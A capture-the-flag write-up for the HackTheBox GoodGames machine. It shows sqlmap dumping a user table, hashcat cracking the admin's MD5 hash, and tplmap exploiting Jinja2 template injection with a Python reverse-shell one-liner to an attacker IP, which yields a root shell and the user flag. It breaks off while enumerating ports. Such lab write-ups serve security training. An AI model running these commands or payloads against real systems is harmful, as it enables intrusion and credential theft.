[18:41:09] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[18:41:09] [INFO] testing 'Generic inline queries'
[18:41:10] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[18:41:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:41:25] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNI
ON query injection technique test
[18:41:28] [INFO] target URL appears to have 4 columns in query
[18:41:41] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[18:41:41] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
```




```
[18:44:15] [INFO] testing MySQL
[18:44:15] [INFO] confirming MySQL
[18:44:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 8.0.0
[18:44:15] [INFO] fetching database names
[18:44:16] [INFO] fetching tables for databases: 'information_schema, main'
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| FILES                                 |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CACHED_INDEXES                 |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
| INNODB_CMP_RESET                      |
| INNODB_COLUMNS                        |
| INNODB_DATAFILES                      |
| INNODB_FIELDS                         |
| INNODB_FOREIGN                        |
| INNODB_FOREIGN_COLS                   |
| INNODB_FT_BEING_DELETED               |
| INNODB_FT_CONFIG                      |
| INNODB_FT_DEFAULT_STOPWORD            |
| INNODB_FT_DELETED                     |
```




```
[18:45:33] [INFO] fetching current database
[18:45:35] [INFO] fetching columns for table 'user' in database 'main'
Database: main
Table: user
[4 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| name     | varchar(255) |
| email    | varchar(255) |
| id       | int          |
| password | varchar(255) |
+----------+--------------+

[18:45:37] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/10.10.11.130'

[*] ending @ 18:45:37 /2023-10-21/
```

6) Got the hashes




```
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: main
Table: user
[8 entries]
+----+------------------------------------------------+--------+----------------------------------+
| id | email                                          | name   | password                         |
+----+------------------------------------------------+--------+----------------------------------+
| 1  | admin@goodgames.htb                            | admin  | 2b22337f218b2d82dfc3b6f77e7cb8ec |
| 2  | test@test.test                                 | test   | 098f6bcd4621d373cade4e832627b4f6 |
| 3  | 3993                                           | test   | 098f6bcd4621d373cade4e832627b4f6 |
| 4  | test@test.test,,'".,,)).                       | test   | 098f6bcd4621d373cade4e832627b4f6 |
| 5  | test@test.test'aOlnez<'">Xoxnht                | test   | 098f6bcd4621d373cade4e832627b4f6 |
| 6  | test@test.test) AND 9175=2179 AND (1362=1362   | test   | 098f6bcd4621d373cade4e832627b4f6 |
| 7  | test@test.test) AND 7523=7523 AND (4751=4751   | test   | 098f6bcd4621d373cade4e832627b4f6 |
| 8  | test@test.test AND 7084=9700                   | test   | 098f6bcd4621d373cade4e832627b4f6 |
+----+------------------------------------------------+--------+----------------------------------+
```

7) cracked the hash




```
2b22337f218b2d82dfc3b6f77e7cb8ec:superadministrator

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 2b22337f218b2d82dfc3b6f77e7cb8ec
Time.Started.....: Sat Oct 21 18:50:58 2023 (6 secs)
Time.Estimated...: Sat Oct 21 18:51:04 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   641.5 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3476480/14344385 (24.24%)
Rejected.........: 0/3476480 (0.00%)
Restore.Point....: 3475456/14344385 (24.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: supercecy01 → super713!
Hardware.Mon.#1..: Util: 44%

Started: Sat Oct 21 18:50:47 2023
Stopped: Sat Oct 21 18:51:05 2023

(vigneswar㉿vigneswar)-[~]
```

8) Found a new subdomain



9) logged in with cracked creds



Open-source Flask Dashboard

Flask Volt - Sign IN

Add your credentials


Username: admin

Your Password: ●●●●●●●●●●●●●●●●●●

☑ Remember me

Vulnerability Assessment

1) Found Server Side Template Injection



```
POST /settings HTTP/1.1
Host: internal-administration.goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://internal-administration.goodgames.htb
Connection: close
Referer: http://internal-administration.goodgames.htb/settings
Cookie: session=
.eJwljktqBDEMBe_idRayLMnyXKZp_UgIJNA9swq5ewxZ1qN41E876sr7vT2e1yvf2vER7dGKTF1SCUkAnUGZWZVoYQw9wTquMyYH1iKbWSt6B0OZuITTbJFClWt55zAFZlxG2fchAkyPAVw0zQZ6uSgqVxhFKTuRth3yuvP6r-kb_b7qeH5_5tceoJaPKD-3b-L9FBbPIVCacTIJgphjtN8_ayc_XQ.ZTPSNw.EfqgK2kvKTE9CKUap9C1xHXWONQ
Upgrade-Insecure-Requests: 1

name={{7*7}}
```

49

admin


admin@goodgames.htb

© Themesberg - Coded by AppSeed.

Flask Volt Dashboard

Exploitation


1) Exploited SSTI



```
WONQ' --os-cmd "python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_ST
REAM);s.connect((\"10.10.16.3\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.
fileno(),2);pty.spawn(\"/bin/sh\")'"  -t R
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '*'
^C[+] Exiting.

┌──(tplmap)─(vigneswar㉿vigneswar)-[~/tplmap]
└─$ python2 ./tplmap.py -u 'http://internal-administration.goodgames.htb/settings' -d 'name=t
est' -H 'Cookie: session=.eJwljktqBDEMBe_idRayLMnyXKZp_UgIJNA9swq5ewxZ1qN41E876sr7vT2e1yvf2vE
R7dGKTF1SCUkAnUGZWZVoYQw9wTquMyYH1iKbWSt6B0OZuITTbJFClWt55zAFZlxG2fchAkyPAVw0zQZ6uSgqVxhFKTuR
th3yuvP6r-kb_b7qeH5_5tceoJaPKD-3b-L9FBbPIVCacTIJgphjtN8_ayc_XQ.ZTPSNw.EfqgK2kvKTE9CKUap9C1xHX
WONQ' --os-cmd "python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_ST
REAM);s.connect((\"10.10.16.3\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.
fileno(),2);pty.spawn(\"/bin/sh\")'"  -t R -e Jinja2
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'name' is injectable
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

  POST parameter: name
  Engine: Jinja2
  Injection: {{*}}
  Context: text
  OS: posix-linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code
```


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.130] 34248
# python
python
Python 3.6.7 (default, Nov 16 2018, 22:33:19)
[GCC 6.3.0 20170516] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
import pty
>>> pty.spawn("/bin/bash")
pty.spawn("/bin/bash")
root@3a453ab39d3d:/backend# 
```

2) Got the user flag




```
user.txt
posix-linux $ cat /home/augustus/user.txt
24bde7100a7caa6c9a7e1960e1bb96bc
posix-linux $ 
```

3) found ports (we are in a docker container)



